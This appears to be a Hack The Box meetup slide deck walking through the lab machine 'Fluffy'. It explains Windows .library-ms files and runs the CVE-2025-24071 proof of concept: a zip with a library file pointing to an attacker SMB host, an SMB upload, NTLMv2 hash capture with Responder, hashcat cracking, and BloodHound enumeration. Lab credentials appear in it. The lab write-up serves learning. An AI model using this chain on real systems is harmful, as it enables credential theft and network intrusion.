


Step 1: Press Win-R and enter “shell:libraries”



This opens an Explorer.exe at %APPDATA%\Microsoft\Windows\Libraries\



Step 2: Create a new library



Step 3: Add several folders from different locations to the new library



The added folders are aggregated in a “unified” view in the library

```
Windows PowerShell
PS C:\Users\antoinet\AppData\roaming\Microsoft\Windows\Libraries> dir

Directory: C:\Users\antoinet\AppData\roaming\Microsoft\Windows\Libraries

Mode                LastWriteTime         Length Name
----                -
-a-----         11/2/2023   8:18 AM           2318 CameraRoll.library-ms
-a-----         3/16/2026  10:50 PM           3798 Documents.library-ms
-a-----         5/20/2026  11:42 PM           4498 Hack The Box Walkthroughs.library-ms
-a-----         11/2/2023   8:18 AM           2067 Music.library-ms
-a-----         2/1/2026    5:32 PM           3780 Pictures.library-ms
-a-----         11/2/2023   8:18 AM           2330 SavedPictures.library-ms
-a-----        12/28/2025  10:03 PM           2075 Videos.library-ms

PS C:\Users\antoinet\AppData\roaming\Microsoft\Windows\Libraries>
```

Libraries are regular files with extension .library-ms



```
Hack The Box Walkthroughs.library-ms
1  <?xml version="1.0" encoding="UTF-8"?>
2  <libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
3    <ownerSID>S-1-5-21-111111111-22222222-333333333-1001</ownerSID>
4    <version>7</version>
5    <isLibraryPinned>true</isLibraryPinned>
6    <templateInfo>
7      <folderType>{00000000-0000-0000-0000-000000000000}</folderType>
8    </templateInfo>
9    <propertyStore>
10     <property name="HasModifiedLocations" type="boolean"><![CDATA[true]]></property>
11   </propertyStore>
12   <searchConnectorDescriptionList>
13     <searchConnectorDescription>
14       <isDefaultSaveLocation>true</isDefaultSaveLocation>
15       <isDefaultNonOwnerSaveLocation>true</isDefaultNonOwnerSaveLocation>
16       <isSupported>true</isSupported>
17       <simpleLocation>
18         <url>C:\Users\antoinet\OneDrive\Dokumente\HTB_Zurich_Meetup\20240628_0x01_Rossi</url>
19       </simpleLocation>
20     </searchConnectorDescription>
21     <searchConnectorDescription>
22       <isSupported>true</isSupported>
23       <simpleLocation>
24         <url>C:\Users\antoinet\OneDrive\Dokumente\HTB_Zurich_Meetup\20240718_0x02_Spheres</url>
25       </simpleLocation>
26     </searchConnectorDescription>
27   </searchConnectorDescriptionList>
28 </libraryDescription>
```

.library-ms files contain an XML structure describing the library contents

<https://learn.microsoft.com/en-us/windows/win32/shell/library-schema-entry>

# CVE-2025-24071 Exploit/PoC (1)

- <https://cti.monster/blog/2025/03/18/CVE-2025-24071.html>
- [https://github.com/0x6rss/CVE-2025-24071\\_PoC/tree/main](https://github.com/0x6rss/CVE-2025-24071_PoC/tree/main)

**Windows Explorer automatically initiates an SMB authentication request when a .library-ms file is extracted from a .rar archive, leading to NTLM hash disclosure. The user does not need to open or execute the file—simply extracting it is enough to trigger the leak.**

# CVE-2025-24071 Exploit/PoC (2)

```
$ curl -sLO https://raw.githubusercontent.com/0x6rss/CVE-2025-24071_PoC/refs/heads/main/poc.py
```

```
$ python3 poc.py
```

```
Enter your file name: pwn1337.zip
```

```
Enter IP (EX: 192.168.1.162): 10.10.14.50
```

```
completed
```

```
$ ls -la
```

```
...
```

```
-rw-r--r--  1 antoinet antoinet      330 May 20 17:12 exploit.zip
```

# CVE-2025-24071 Exploit/PoC (3)

```
$ file exploit.zip
```

```
exploit.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
```

```
$ unzip -l exploit.zip
```

```
365  2026-05-20 17:12  pwn1337.zip.library-ms
```

```
$ unzip -p exploit.zip "*.library-ms"
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
```

```
  <searchConnectorDescriptionList>
```

```
    <searchConnectorDescription>
```

```
      <simpleLocation>
```

```
        <url>\\10.10.14.50\shared</url>
```

```
      </simpleLocation>
```

```
    </searchConnectorDescription>
```

```
  </searchConnectorDescriptionList>
```

```
</libraryDescription>
```

# CVE-2025-24071 Exploit/PoC (4)

```
$ smbclient.py 'fluffy.htb/j.fleischman:J0elTHEM4n1990!@10.129.232.88'
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
```

```
Type help for list of commands
```

```
# use IT
```

```
# put exploit.zip
```

```
# exit
```

# CVE-2025-24071 Exploit/PoC (5)

```
$ sudo responder -I tun0
```

• • •

```
[SMB] NTLMv2-SSP Client      : 10.129.232.88
```

```
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
```

[SMB] NTLMv2-SSP Hash :

p.agila::FLUFFY:98db1fc87ec739f3:E6407952EBAD7C02C868F806C32D3AF0:01010000000000000801E4BE87FE8DC018A1F440E09EA91D40000000020008004100570035004F0001001E00570049004E002D00380034004F00540059004A005700340047003300420004003400570049004E002D00380034004F00540059004A00570034004700330042002E004100570035004F002E004C004F00430041004C00030014004100570035004F002E004C004F00430041004C00050014004100570035004F002E004C004F00430041004C0007000800801E4BE87FE8DC0106000400020000000800300030000000000000000100000000200000A8B91170E9E553B93F804953ABAAFE754891694B26C2619B2E6B1728DD7DEB610A001000000000000000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E0035003000000000000000000000

# CVE-2025-24071 Exploit/PoC (6)

```
$ cat hash.txt
```

```
p.agila::FLUFFY:98db1fc87ec739f3:E6407...000000
```

```
$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt.gz
```

```
...
```

```
P.AGILA::FLUFFY:98db1fc87ec739f3:e6407...000000:prometheusx-303
```

**Initial Access**



# AD Reconnaissance with Bloodhound

```
$ bloodhound-python -d fluffy.htb -u p.agila -p prometheusx-303 -dc dc01.fluffy.htb -c all -ns 10.129.232.88
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError:
KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 01S
```

# AD Reconnaissance with Bloodhound (2)


```
$ ls -la
```

```
...
```

```
-rw-r--r-- 1 antoinet antoinet 23318 May 20 17:56 20260520175637_users.json  
-rw-r--r-- 1 antoinet antoinet 82285 May 20 17:56 20260520175637_groups.json  
-rw-r--r-- 1 antoinet antoinet 5873 May 20 17:56 20260520175637_gpos.json  
-rw-r--r-- 1 antoinet antoinet 1967 May 20 17:56 20260520175637_ous.json  
-rw-r--r-- 1 antoinet antoinet 24709 May 20 17:56 20260520175637_containers.json  
-rw-r--r-- 1 antoinet antoinet 3068 May 20 17:56 20260520175637_domains.json  
-rw-r--r-- 1 antoinet antoinet 3606 May 20 17:56 20260520175637_computers.json
```

# Bloodhound

- AD enumeration tool
- Uses graph database (neo4j) to map relationships and trust levels between AD objects




# AD Reconnaissance with Bloodhound (3)

```
$ sudo neo4j start
```


```
...
```

```
$ bloodhound
```



